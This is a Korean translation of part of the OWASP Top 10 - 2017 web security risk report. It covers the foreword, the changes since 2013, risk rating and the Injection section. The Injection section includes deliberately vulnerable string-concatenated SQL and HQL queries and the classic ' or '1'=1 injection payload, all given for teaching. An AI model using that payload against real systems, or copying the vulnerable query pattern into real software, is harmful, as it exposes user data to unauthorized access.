



OWASP Top 10 - 2017

가장 위험한 웹 애플리케이션 보안 위험 10가지



목차

TOC - OWASP에 대하여	1
FW - 서문	2
I - 소개글	3
RN - 릴리즈 노트	4
Risk - 애플리케이션 보안 위험	5
T10 - OWASP Top 10 애플리케이션 보안 위험 - 2017	6
A1:2017 - 인젝션	7
A2:2017 - 취약한 인증	8
A3:2017 - 민감한 데이터 노출	9
A4:2017 - XML 외부 개체 (XXE)	10
A5:2017 - 취약한 접근 통제	11
A6:2017 - 잘못된 보안 구성	12
A7:2017 - 크로스 사이트 스크립팅 (XSS)	13
A8:2017 - 안전하지 않은 역직렬화	14
A9:2017 - 알려진 취약점이 있는 구성요소 사용	15
A10:2017 - 불충분한 로깅 및 모니터링	16
+D - 개발자를 위한 다음 단계	17
+T - 보안 테스터를 위한 다음 단계	18
+O - 조직을 위한 다음 단계	19
+A - 애플리케이션 관리자를 위한 다음 단계	20
+R - 위험에 대한 참고 사항	21
+RF - 위험 요인에 대한 세부 정보	22
+DAT - 방법론 및 데이터	23
+ACK - 감사 인사	24

OWASP에 대하여

Open Web Application Security Project(OWASP)는 조직에서 신뢰할 수 있는 애플리케이션과 API를 개발, 구매, 유지 관리할 수 있도록 지원하는 열린 커뮤니티입니다.

OWASP에서 아래 항목들이 여러분에게 자유롭게 열려 있습니다.

- 애플리케이션 보안 도구와 표준.
- 애플리케이션 보안 테스트, 보안 코드 개발 및 검토에 관한 좋은 책.
- 발표 자료와 [비디오](#).
- 여러가지 공통 주제의 [치트 시트](#).
- 표준 보안 통제와 라이브러리.
- [전 세계에 퍼져 있는 지부](#).
- 최신 연구.
- [세계 여러 곳에서 개최되는 대규모의 컨퍼런스](#).
- [메일링 리스트](#).

더 많은 정보는 <https://www.owasp.org>에서 확인하세요.

OWASP의 모든 도구, 문서, 포럼, 그리고 지부는 애플리케이션 보안을 개선하는데 관심 있는 누구에게나 자유롭게 열려 있습니다. 애플리케이션 보안은 사람, 프로세스, 기술의 영역을 개선하는 것이 가장 효과적인 접근 방식이기 때문에, 애플리케이션 보안을 사람, 프로세스 및 기술의 문제로 접근하길 권장합니다.

OWASP는 새로운 형태의 조직입니다. 상업적 목적이 없어 애플리케이션 보안에 대한 공정하고, 실용적이며, 비용 효율적인 정보를 제공할 수 있게 합니다.

OWASP는 상용 보안 기술의 사용을 지원하지만, 어떠한 기술 회사와도 제휴 관계는 없습니다. OWASP는 많은 오픈소스 소프트웨어 프로젝트와 유사하게 협업하며 투명하고 열린 방식으로 여러 형태의 자료들을 만들어 냅니다.


OWASP 재단은 프로젝트의 장기적인 성공을 보장하기 위한 비영리 단체입니다. OWASP 이사회, 지부의 리더, 프로젝트 리더 및 프로젝트 멤버를 포함한 OWASP와 관련된 거의 모든 사람들은 자원봉사자입니다. 우리는 혁신적인 보안 연구에 대한 보조금과 기반 시설을 제공합니다.

OWASP와 함께 하시기 바랍니다!

저작권 및 라이선스

Copyright © 2003 – 2017 The OWASP Foundation

이 문서는 Creative Commons Attribution Share-Alike 4.0 라이선스의 보호를 받습니다. 재사용이나 분배할 경우, 이 저작물에 적용된 저작권을 명시하여야 합니다.



서문

안전하지 않은 소프트웨어는 금융, 의료, 국방, 에너지, 기타 중요한 기반 시설을 약화시키고 있습니다. 소프트웨어가 점점 더 중요해지고, 복잡해지고, 연결되어 있을수록 애플리케이션 보안을 달성하기는 더욱 기하급수적으로 어려워질 것입니다. 현대 소프트웨어 개발 프로세스가 빠르게 진화하면서 위험을 신속하고 정확하게 발견하는 것이 중요합니다. 우리는 더 이상 OWASP Top 10에서 제시된 것과 같은 상대적으로 간단한 보안 문제를 더 이상 용납할 수 없습니다.

OWASP Top 10 - 2017 제작 기간 동안 다른 동등한 OWASP 노력보다 더 많은 의견이 접수되었습니다. 이것은 OWASP가 OWASP Top 10에 대해 얼마나 열정을 갖고 있는지, 그리고 OWASP가 대부분의 사용 사례에 대해 Top 10을 차지하는 것이 얼마나 중요한지를 보여줍니다.

OWASP Top 10 프로젝트의 원래 목표는 단순히 개발자와 관리자의 인식을 높이는 것이었지만, 사실상 애플리케이션 보안의 업계 표준이 되었습니다.

이번 판에서는, 애플리케이션 보안 프로그램에서 OWASP Top 10을 채택할 수 있도록 지원하는 문제 및 권장 사항이 간결하게 작성되어 있습니다. 확실한 표준이 필요한 경우, 크고 성과가 뛰어난 조직에서는 [OWASP 애플리케이션 보안 검증 표준\(ASVS\)](#)을 사용하는 것이 좋습니다. 하지만 대부분의 경우 OWASP Top 10은 애플리케이션 보안 여행을 시작하기에 가장 좋은 방법입니다.

우리는 [개발자를 위한 다음 단계](#), [보안 테스터를 위한 다음 단계](#), CIO 및 CISO에게 적합한 [조직을 위한 다음 단계](#), 그리고 애플리케이션 관리자 또는 애플리케이션의 수명주기 책임자에게 적합한 [애플리케이션 관리자를 위한 다음 단계](#) 등 OWASP Top 10을 사용하는 다양한 사용자들을 위한 다음 단계를 제안했습니다.

장기적으로, 우리는 모든 소프트웨어 개발팀과 조직이 귀하의 문화 및 기술과 호환되는 보안 프로그램을 개발할 것을 권장합니다. 이러한 프로그램은 모든 형태와 크기로 이루어져 있습니다. 조직의 기존 강점을 활용하고 [소프트웨어 보증 신속도 모델](#)을 사용하여 귀하의 애플리케이션 보안 프로그램을 측정하고 개선하십시오.

OWASP Top 10이 귀하의 애플리케이션 보안에 도움이 되길 희망합니다. 질문, 의견, 아이디어가 있다면, GitHub 프로젝트 저장소를 통해 OWASP에 주저하지 말고 연락 주시기 바랍니다:

- <https://github.com/OWASP/Top10/issues>

OWASP Top 10 프로젝트 및 번역은 다음에서 찾을 수 있습니다:

- <https://www.owasp.org/index.php/top10>

마지막으로, OWASP Top 10 프로젝트의 설립자인 Dave Wichers와 Jeff Williams의 창립 리더십에 감사드리며, 이 일을 커뮤니티의 도움으로 끝내기를 믿습니다. 고맙습니다!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Giegler

프로젝트 후원자

OWASP Top 10 - 2017를 후원해주는 [Autodesk](#)에 감사의 말씀 드립니다.

취약점 확산 데이터 또는 기타 도움을 제공한 조직 및 개인은 [감사 인사 페이지](#)에 나열됩니다.

소개글

환영합니다!

이 주요 업데이트는 커뮤니티에서 선택한 두 가지 이슈([A8:2017-안전하지 않은 역직렬화](#)와 [A10:2017-불충분한 로깅 및 모니터링](#))를 포함하여 몇 가지 새로운 이슈를 추가했습니다. 이전의 OWASP Top 10 판과 두 가지 주요 차이점은 실질적인 커뮤니티 피드백과 수십 개의 조직에서 수집한 광범위한 데이터(애플리케이션 보안 표준 준비 과정에서 가장 많은 양의 데이터가 수집되었을 가능성이 있는 데이터)입니다. 이는 새로운 OWASP Top 10이 현재 조직이 직면하고 있는 가장 영향력 있는 애플리케이션 보안 위험을 해결한다는 확신을 줍니다.

OWASP Top 10 - 2017은 주로 애플리케이션 보안을 전문으로 하는 회사에서 제출한 40개 이상의 데이터와 500명 이상의 사람들이 완료한 업계 설문 조사를 기반으로 합니다. 이 데이터는 수 백 개의 조직과 10만 개가 넘는 실제 애플리케이션 및 API에서 수집된 취약점을 포괄합니다. Top 10의 항목은 공격 가능성, 탐지 가능성 및 영향도를 합의 추정한 값으로 보정한 널리 퍼진 데이터에 따라 선별되고 순위가 정해졌습니다.

OWASP Top 10의 목표는 개발자, 디자이너, 설계자, 관리자 및 조직에게 가장 중요한 웹 애플리케이션 보안 취약점에 대한 영향을 교육하기 위해서입니다. 이 상위 10가지는 이러한 고위험의 문제로부터 보호하고 향후 지침을 제공하기 위한 기본 기술을 제공합니다.

미래 활동에 대한 로드맵

Top 10에서 멈추지 마세요. Top 10외에도 웹 애플리케이션 전체 보안에 영향을 끼치는 수백 가지의 문제가 [OWASP 개발자 가이드](#)와 [OWASP 치트 시트 시리즈](#)에 있습니다. 웹 애플리케이션과 API를 개발하는 누구든지 이 문서들을 반드시 읽어야 합니다. 효과적으로 웹 애플리케이션과 API의 취약점을 찾는 방법은 [OWASP 테스팅 가이드](#)에서 제공합니다.

끊임없이 변합니다. 이 Top 10은 계속 변할 것입니다. 개발자가 애플리케이션의 코드를 한 줄도 바꾸지 않더라도 새로운 결함이 발견되고 공격 방법이 개선되기 때문에 취약해질 수 있습니다. 더 많은 정보는 Top 10 끝에 있는 [개발자](#), [보안 테스트](#), [조직](#), 그리고 [애플리케이션 관리자](#)를 위한 다음 단계를 참고하시기 바랍니다.

긍정적으로 생각하세요. 취약점 추적을 멈추고 강한 애플리케이션 보안 통제에 집중할 준비가 되면, [OWASP 적극적인 통제](#) 프로젝트는 개발자가 애플리케이션에 보안을 구축할 수 있는 출발점을 제공하며 [OWASP 애플리케이션 보안 검증 표준\(ASVS\)](#)은 조직과 애플리케이션 검토자에게 무엇을 점검해야 할지에 대한 가이드입니다.

도구를 폭넓게 사용하세요. 보안 취약점들은 꽤 복잡하고 코드 깊숙이 묻혀 있습니다. 많은 경우에는, 이러한 취약점을 찾고 제거하기 위한 가장 효율적인 방법은 향상된 도구를 가진 전문가입니다. 도구를 단독으로 사용하는 것은 잘못된 보안 감각을 제공하므로 권장하지 않습니다.

꼼꼼하게 확인하세요. 보안을 귀사의 개발 조직 전체에 귀사 문화의 통합적인 부분으로 초점을 맞추시기 바랍니다. [OWASP 소프트웨어 보증 성숙도 모델\(SAMM\)](#)에서 더 많은 정보를 확인하시기 바랍니다.

감사의 글

2017 업데이트를 지원하기 위해 취약점이 있는 데이터를 제공한 조직에게 감사합니다. 우리는 데이터 요청에 대해 40건 이상의 응답을 받았습니다. 처음으로 모든 데이터가 이번 Top 10에 기여했으며, 기여자의 전체 목록이 공개되었습니다. 우리는 이것이 공개적으로 수집된 취약점이 있는 데이터의 더 크고 다양한 데이터 모음 중 하나라고 생각합니다.

여기 공간보다 더 많은 공헌자가 있기 때문에, [공헌에 대한 감사 페이지](#)를 만들었습니다. 공개적으로 취약점이 있는 데이터를 공유하는데 기여이 선두에 서서 노력해 준 이 조직들에게 진심으로 감사드립니다. 우리는 이것이 계속해서 성장하고 더 많은 조직이 동일하게 수행하며 증거에 기반한 보안의 핵심 이정표 중 하나로 여겨지기를 바랍니다. OWASP Top 10은 이러한 놀라운 공헌 없이는 가능하지 않습니다.

업계 순위 조사를 완료하는데 걸린 500명 이상의 개인에게 큰 감사를 드립니다. 귀사의 목소리가 Top 10에 새로 추가된 두 가지를 결정하는데 큰 도움이 되었습니다. 추가 의견, 격려의 메모, 비판 등 모두 만족했습니다. 우리는 귀사의 시간이 소중하다는 것을 알고 감사하다고 말하고 싶습니다.

우리는 Top 10을 위해 건설적인 논평과 시간을 검토하는데 기여한 사람들에게 감사를 표하고자 합니다. 가능한 한 많이 ['감사 인사'](#) 페이지에 나열했습니다.

끝으로, 이 OWASP Top 10을 전 세계에서 읽기 쉽게 번역 도움을 주신 모든 번역자분들께도 감사의 말씀을 전합니다.

2013년 버전 대비 무엇이 바뀌었습니까?

지난 4년 동안 변화가 가속되었으며, OWASP Top 10이 변화해야 했습니다. 우리는 OWASP Top 10을 완벽히 재설계하고 방법론을 개선했습니다. 또한 새로운 데이터 노출 프로세스를 활용하고, 커뮤니티와 협력하여 리스크를 재조정하였습니다. 그리고 위험을 다시 작성하고, 공통적으로 사용되는 프레임워크 및 언어에 대한 참조를 추가했습니다.

지난 몇 년간, 애플리케이션의 근본적인 기술과 아키텍처는 상당히 변화했습니다:

- node.js와 Spring Boot로 작성된 마이크로 서비스는 전통적인 단일 애플리케이션을 대체하고 있습니다. 마이크로 서비스는 마이크로 서비스, 컨테이너, 비밀 관리 등 서로 간의 신뢰를 구축하는 것을 포함하여 자체 보안 문제를 안고 있습니다. 인터넷에서 접근할 수 있을 것으로 예상되지 않은 이전 코드는 이제 단일 페이지 애플리케이션(SPA) 및 모바일 애플리케이션에서 사용되는 API 또는 RESTful 웹 서비스 뒤에 있습니다. 신뢰할 수 있는 호출자와 같은 코드에 의한 아키텍처 가정은 더 이상 유효하지 않습니다.
- Angular 및 React와 같은 자바스크립트 프레임워크로 작성된 단일 프레임 페이지 애플리케이션은 모놀식 기능이 많은 프론트 엔드를 만들 수 있습니다. 전형적으로 서버 측에서 제공되는 클라이언트 측의 기능은 자체 보안 문제를 야기합니다.
- 자바스크립트는 이제 서버 측에서 실행되는 node.js와 클라이언트에서 실행되는 Bootstrap, Electron, Angular 및 React와 같은 최신 웹 프레임워크를 사용하는 웹의 기본 언어입니다.

데이터가 제공한 새로운 문제:

- [A4:2017-XML 외부 개체\(XXE\)](#)는 주로 [소스 코드 분석 보안 테스트 도구](#)(SAST) 데이터 집합에서 지원되는 새로운 범주입니다.

커뮤니티가 제공한 새로운 문제:

우리는 커뮤니티가 지켜보고 있는 두 가지 취약점에 대한 통찰력을 제공할 것을 요청했습니다. 500개 이상의 개별 제출 및 민감한 노출, XXE와 같은 이미 제시된 데이터를 제거한 후 다음과 같은 두 가지 새로운 문제가 있었습니다:

- [A8:2017-안전하지 않은 역직렬화](#)는 영향을 받는 플랫폼에서 원격 코드 실행 또는 중요한 개체 조작을 허용합니다.
- [A10:2017-불충분한 로깅과 모니터링](#)은 악의적인 활동 및 침입 탐지, 사고 대응 및 디지털 포렌식을 방해하거나 크게 지연시킬 수 있는 결함이 있습니다.


병합했거나 삭제됐지만, 잊지 말아야 하는 사항:

- A4-안전하지 않은 직접 객체 참조와 A7-기능 수준의 접근 통제 누락은 [A5:2017-취약한 접근 통제](#) 항목으로 병합되었습니다.
- A8-크로스-사이트 요청 변조 (CSRF)은 [CSRF 방어](#)를 포함한 많은 프레임워크에 있기 때문에 5%의 애플리케이션에서만 발견되었습니다.
- A10-검증되지 않은 리다이렉트 및 포워드는 약 8%의 애플리케이션에서 발견되었지만 XXE에 밀려났습니다.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – 인젝션	→	A1:2017 – 인젝션
A2 – 취약한 인증과 세션 관리	→	A2:2017 – 취약한 인증
A3 – 크로스 사이트 스크립팅 (XSS)	↘	A3:2017 – 민감한 데이터 노출
A4 – 안전하지 않은 직접 객체 참조 [A7 항목과 병합됨]	U	A4:2017 – XML 외부 개체 (XXE) [신규]
A5 – 잘못된 보안 구성	↘	A5:2017 – 취약한 접근 통제 [합침]
A6 – 민감한 데이터 노출	↗	A6:2017 – 잘못된 보안 구성
A7 – 기능 수준의 접근 통제 누락 [A4 항목과 병합됨]	U	A7:2017 – 크로스 사이트 스크립팅 (XSS)
A8 – 크로스 사이트 요청 변조 (CSRF)	☒	A8:2017 – 안전하지 않은 역직렬화 [신규, 커뮤니티]
A9 – 알려진 취약점이 있는 구성요소 사용	→	A9:2017 – 알려진 취약점이 있는 구성요소 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	☒	A10:2017 – 불충분한 로깅 및 모니터링 [신규, 커뮤니티]

애플리케이션 보안 위험은 무엇인가?

공격자들은 여러분의 사업이나 조직에 피해를 입히기 위해 애플리케이션을 통한 다양한 경로를 사용할 수 있습니다. 각 경로들은 여러분에게 충분히 주의를 줄 만한 중대한 위협이거나 그렇지 않은 위협을 보여줍니다.



공격자들이 이러한 경로들을 종종 찾아내서 공격하는 것이 쉬울 수도 있고, 매우 어려울 수도 있습니다. 마찬가지로, 공격을 받아 발생한 손해는 결과가 경미할 수 있으나 여러분의 사업을 몰락시킬 수 있습니다. 여러분은 조직이 받는 위험을 판단하기 위해서 각 위험 요소, 공격 방법, 보안 취약점과 관련된 가능성을 검토하고, 이들을 통합하여 조직에 미치는 기술적, 사업적 영향력으로 평가할 수 있습니다. 종합적으로, 이러한 요인들을 근거로 전체적인 위험을 판단할 수 있게 됩니다.

고려할 위험은 무엇인가요?

[OWASP Top 10](#)는 광범위한 조직에게 발생할 수 있는 가장 심각한 웹 애플리케이션 보안 위험들을 식별하는 데 초점을 맞추고 있습니다. 아래에 있는 간단한 평가표를 이용하여 각 위험에 대한 가능성과 기술적인 영향에 관한 포괄적인 정보를 제공합니다. 다음 표는 [OWASP 위험 평가 방법론](#)에 기초합니다.

위험 요소	공격 가능성	취약점 확산정도	취약점 탐지 정도	기술적 영향	사업적 영향
애플리케이션 특징	쉬움: 3	광범위: 3	쉬움: 3	심각: 3	비즈니스 특징
	보통: 2	일반적: 2	보통: 2	보통: 2	
	어려움: 1	드물: 1	어려움: 1	경미: 1	

이번 판에서 주어진 모든 위험에 대한 영향력과 그 위험이 일어날 가능성을 계산하는 데 도움을 주고자 위험 등급 시스템을 업데이트 하였습니다. 보다 자세한 사항은 '[위험 요인에 대한 세부 정보](#)'를 확인하십시오.

각 조직은 고유하며, 해당 조직의 위험 요소, 목표 및 위반사항의 어떠한 영향도 마찬가지입니다. 공익 단체가 공공 정보를 위해 콘텐츠 관리 시스템(CMS)을 이용하고, 건강 시스템이 민감한 건강 데이터 기록을 위해 동일한 CMS를 사용하면, 같은 소프트웨어 사이 위험 요소와 사업적 영향은 매우 다를 수 있습니다. 해당 위험 요소와 사업적 영향을 기반으로 내 조직의 위험을 이해하는 것이 중요합니다.

가능한 경우, 일반적으로 받아들여지는 보안 실천사항을 촉진하고 혼란을 줄이기 위해 Top 10에 있는 위험의 이름들을 [Common Weakness Enumeration \(CWE\)](#) 취약점과 맞춥니다.

참조문서

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

외부자료

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

**A1:2017-
인젝션**

SQL, OS, XXE, LDAP 인젝션 취약점은 신뢰할 수 없는 데이터가 명령어나 쿼리문의 일부분으로써, 인터프리터로 보내질 때 발생합니다. 공격자의 악의적인 데이터는 예기치 않은 명령을 실행하거나 올바른 권한 없이 데이터에 접근하도록 인터프리터를 속일 수 있습니다.

**A2:2017-
취약한 인증**

인증 및 세션 관리와 관련된 애플리케이션 기능이 종종 잘못 구현되어 공격자들이 암호, 키, 세션 토큰을 위험에 노출시킬 수 있거나 일시적 또는 영구적으로 다른 사용자의 권한 획득을 위해 구현 상 결함을 악용하도록 허용합니다.

**A3:2017-
민감한 데이터
노출**

다수의 웹 애플리케이션과 API는 금융 정보, 건강 정보, 개인 식별 정보와 같은 중요한 정보를 제대로 보호하지 않습니다. 공격자는 신용카드 사기, 신분 도용 또는 다른 범죄를 수행하기 위해 보호가 취약한 데이터를 훔치거나 수정할 수 있습니다. 중요한 데이터는 저장 또는 전송할 때 암호화 같은 추가 보호 조치가 없으면 탈취 당할 수 있으며, 브라우저에서 주고 받을 때 각별한 주의가 필요합니다.

**A4:2017-
XML 외부 개체
(XXE)**

오래되고 설정이 엉망인 많은 XML 프로세서들은 XML 문서 내에서 외부 개체 참조를 평가합니다. 외부 개체는 파일 URI 처리기, 내부 파일 공유, 내부 포트 스캔, 원격 코드 실행과 서비스 거부 공격을 사용하여 내부 파일을 공개하는데 사용할 수 있습니다.

**A5:2017-
취약한 접근 통제**

인증된 사용자가 수행할 수 있는 작업에 대한 제한이 제대로 적용되어 있지 않습니다. 공격자는 이러한 결함을 악용하여 다른 사용자의 계정에 접근하거나, 중요한 파일을 보거나, 다른 사용자의 데이터를 수정하거나, 접근 권한을 변경하는 등 권한 없는 기능과 데이터에 접근할 수 있습니다.

**A6:2017-
잘못된 보안 구성**

잘못된 보안 구성은 가장 흔하게 보이는 이슈입니다. 취약한 기본 설정, 미완성 (또는 임시 설정), 개방된 클라우드 스토리지, 잘못 구성된 HTTP 헤더 및 민감한 정보가 포함된 장황한 에러 메시지로 인한 결과입니다. 모든 운영체제, 프레임워크, 라이브러리와 애플리케이션을 안전하게 설정해야 할 뿐만 아니라 시기 적절하게 패치/업그레이드를 진행해야 합니다.

**A7:2017-
크로스 사이트
스크립팅 (XSS)**

XSS 취약점은 애플리케이션이 올바른 유효성 검사 또는 필터링 처리 없이 새 웹 페이지에 신뢰할 수 없는 데이터를 포함하거나, 자바스크립트와 HTML을 생성하는 브라우저 API를 활용한 사용자 제공 데이터로 기존 웹 페이지를 업데이트할 때 발생합니다. XSS는 피해자의 브라우저에서 공격자에 의해 스크립트를 실행시켜 사용자 세션을 탈취할 수 있게 만들고, 웹 사이트를 변조시키고, 악성 사이트로 리다이렉션할 수 있도록 허용합니다.

**A8:2017-
안전하지 않은
역직렬화**

안전하지 않은 역직렬화는 종종 원격 코드 실행으로 이어집니다. 역직렬화 취약점이 원격 코드 실행 결과를 가져오지 않더라도 이는 권한 상승 공격, 주입 공격과 재생 공격을 포함한 다양한 공격 수행에 사용될 수 있습니다.

**A9:2017-
알려진 취약점이
있는 구성요소
사용**

라이브러리, 프레임워크 및 다른 소프트웨어 모듈 같은 컴포넌트는 애플리케이션과 같은 권한으로 실행됩니다. 만약에 취약한 컴포넌트가 악용된 경우, 이는 심각한 데이터 손실을 일으키거나 서버가 장악됩니다. 알려진 취약점이 있는 컴포넌트를 사용한 애플리케이션과 API는 애플리케이션 방어를 약화시키거나 다양한 공격과 영향을 주게 합니다.

**A10:2017-
불충분한 로깅 &
모니터링**

불충분한 로깅과 모니터링은 사고 대응의 비효율적인 통합 또는 누락과 함께 공격자들이 시스템을 더 공격하고, 지속성을 유지하며, 더 많은 시스템을 중심으로 공격할 수 있도록 만들고, 데이터를 변조, 추출 또는 파괴할 수 있습니다. 대부분의 침해 사례에서 침해를 탐지하는 시간이 200일이 넘게 걸리는 것을 보여주며, 이는 일반적으로 내부 프로세스와 모니터링보다 외부 기관이 탐지합니다.

위협 요소		공격요인		보안 취약점		영향	
애플리케이션 특징		공격 가능성: 3		탐지 가능성: 3		기술: 3	
확산 정도: 2		비즈니스?					
환경변수, 파라미터, 내/외부 웹 서비스, 모든 유형의 사용자 등 거의 모든 데이터의 소스는 인젝션 공격요인이 될 수 있습니다. 악의적인 공격자가 악의적인 데이터를 인터프리터에 보낼 때 인젝션 결함 이 발생합니다.		인젝션 취약점은 매우 일반적이며, 특히 과거에 사용된 코드에서 나타납니다. SQL, LDAP, XPath, NoSQL 쿼리들; 운영체제 명령어; XML 파서, SMTP 헤더, 표현식 언어, ORM 쿼리 등에서 자주 발견됩니다. 인젝션 취약점은 코드를 검증하는 과정에서 쉽게 발견할 수 있습니다. 공격자는 스캐너와 퍼저로 인젝션 결함을 찾는 데 도움을 얻습니다.		인젝션은 데이터 손실, 파괴, 권한 없는 사용자에게 정보 노출, 승인되지 않은 당사자에게 정보 무단 공개, 책임 부재, 서비스 거부 결과를 초래할 수 있습니다. 때때로 인젝션으로 호스트를 완전하게 탈취할 수도 있습니다. 비즈니스는 애플리케이션과 데이터의 필요성에 따라 달라질 수 있습니다.			

취약점 확인 방법

애플리케이션은 아래와 같은 경우 공격에 취약합니다.

- 사용자 제공 데이터가 유효하지 않거나, 필터링 되어지지 않거나, 애플리케이션에 의해 정제되지 않습니다.
- 상환 인식 기반 필터링 없이 동적 쿼리나 매개 변수화 되지 않은 호출이 인터프리터에서 직접 사용됩니다.
- 악의적인 데이터가 객체 관계형 매핑(ORM) 검색 매개 변수 내에서 사용되어 추가로 민감한 정보를 추출합니다.
- 악의적인 데이터가 직접적으로 동적 쿼리 안에 포함된 구조적 데이터와 악의적 데이터를 포함한 명령어, 일반 명령어, SQL, 저장 프로시저에 사용되거나 연결됩니다.

보다 일반적으로 SQL, NoSQL, 운영체제 명령어, ORM(Object Relational Mapping), LDAP, EL(Expression Languages), OGNL(Object Graph Navigation Library) 인젝션이 있습니다. 이 개념은 모든 인터프리터 간에 동일합니다. 애플리케이션이 인젝션에 취약한지 판별하기 위해선 소스코드를 리뷰하는 것과 더불어 모든 파라미터, 헤더, URL, 쿠키, JSON, SOAP, XML 데이터 입력에 대한 철저한 자동화 테스트가 가장 좋은 방법입니다. 기관은 정적 애플리케이션 보안 테스트(SAST)와 동적 애플리케이션 테스트(DAST) 툴을 CI/CD 파이프라인에 포함시켜 새로운 인젝션 결함을 운영 시스템 배포 전에 발견할 수 있습니다.

공격 시나리오 예제

시나리오 #1: 애플리케이션은 다음과 같은 취약한 SQL 호출 구조에서 신뢰되지 않은 데이터를 사용합니다.

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

시나리오 #2: 마찬가지로, 프레임워크에 대한 애플리케이션의 맹목적인 신뢰는 여전히 취약한 쿼리를 초래합니다.

(예시, Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

두 개의 사례로 보아, 공격자는 브라우저에서 전송할 'id' 파라미터 값을 수정합니다: 'or '1'=1.

예제: <http://example.com/app/accountView?id=' or '1'=1>

이렇게 하면, 두 쿼리의 의미가 변경되어 accounts 테이블의 모든 레코드가 반환됩니다. 더 위험한 공격은 저장 프로시저의 데이터를 수정하거나 파괴합니다.

보안 대책

인젝션을 예방하기 위해서는 데이터를 지속적으로 명령어와 쿼리로부터 분리시켜야 합니다.

- 기본 옵션은 인터프리터 사용을 피하거나 매개변수화된 인터페이스를 제공하는 안전한 API를 사용하거나 ORMs 툴을 사용하도록 마이그레이션 하는 것입니다.
주의: 매개변수화 된 경우에도 PL/SQL이나 T-SQL과 데이터/쿼리가 연결되거나 악의적인 데이터가 EXECUTE IMMEDIATE 또는 exec()와 함께 실행된다면 저장 프로시저는 여전히 SQL 인젝션을 실행할 수 있습니다.
- 서버측 "화이트리스트"나 적극적인 입력값 유효성 검증을 하십시오. 하지만 많은 애플리케이션이 모바일 애플리케이션을 위한 텍스트 영역이나 API와 같은 특수 문자를 필요로 하기에 완벽한 방어책은 아닙니다.
- 남은 동적 쿼리들을 위하여 특정 필터링 구문을 사용하여 인터프리터에 대한 특수 문자를 필터링 처리하십시오.
주의: 테이블, 컬럼 이름 등과 같은 SQL 구조는 필터링 처리를 할 수가 없기 때문에 사용자가 제공한 구조 이름은 안전하지 않습니다. 이는 보고서 작성 소프트웨어의 일반적인 문제입니다.
- LIMIT과 다른 SQL 컨트롤 쿼리를 사용하여 SQL 인젝션으로 인한 대량 노출을 예방하십시오.


참조문서

OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

외부자료

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

위협 요소  공격요인 보안 취약점 영향					
애플리케이션 특징	공격 가능성: 3	확산 정도: 2	탐지 가능성: 2	기술: 3	비즈니스?
공격자는 자격 증명 자료, 기본 관리 계정 목록, 자동화된 무차별 대입 및 사전 공격 툴, 고급 GPU 크래킹 툴을 통해 수억 개의 유효한 사용자명 및 암호 조합에 접근할 수 있습니다. 세션 관리 공격은 특히 만료되지 않은 세션 토큰과 관련하여 잘 알려져 있습니다.		대부분의 ID 및 접근 제어의 설계와 구현으로 인해 취약한 인증이 광범위하게 나타납니다. 세션 관리는 인증 및 접근 제어의 기반이며 모든 상태를 저장하는 애플리케이션에 있습니다. 공격자는 수동으로 취약한 인증을 탐지하고 비밀번호 목록을 가진 툴과 사전 기반 공격으로 침투할 수 있습니다.		공격자는 시스템을 손상시킬 수 있는 소수의 계정들이나 하나의 관리자 계정에만 접근하면 됩니다. 애플리케이션의 도메인에 따라 돈세탁, 사회 보장 사기, 신원 도용이 허용되거나 법적으로 보호되어야 하는 기밀 정보가 공개될 수 있습니다	

취약점 확인 방법

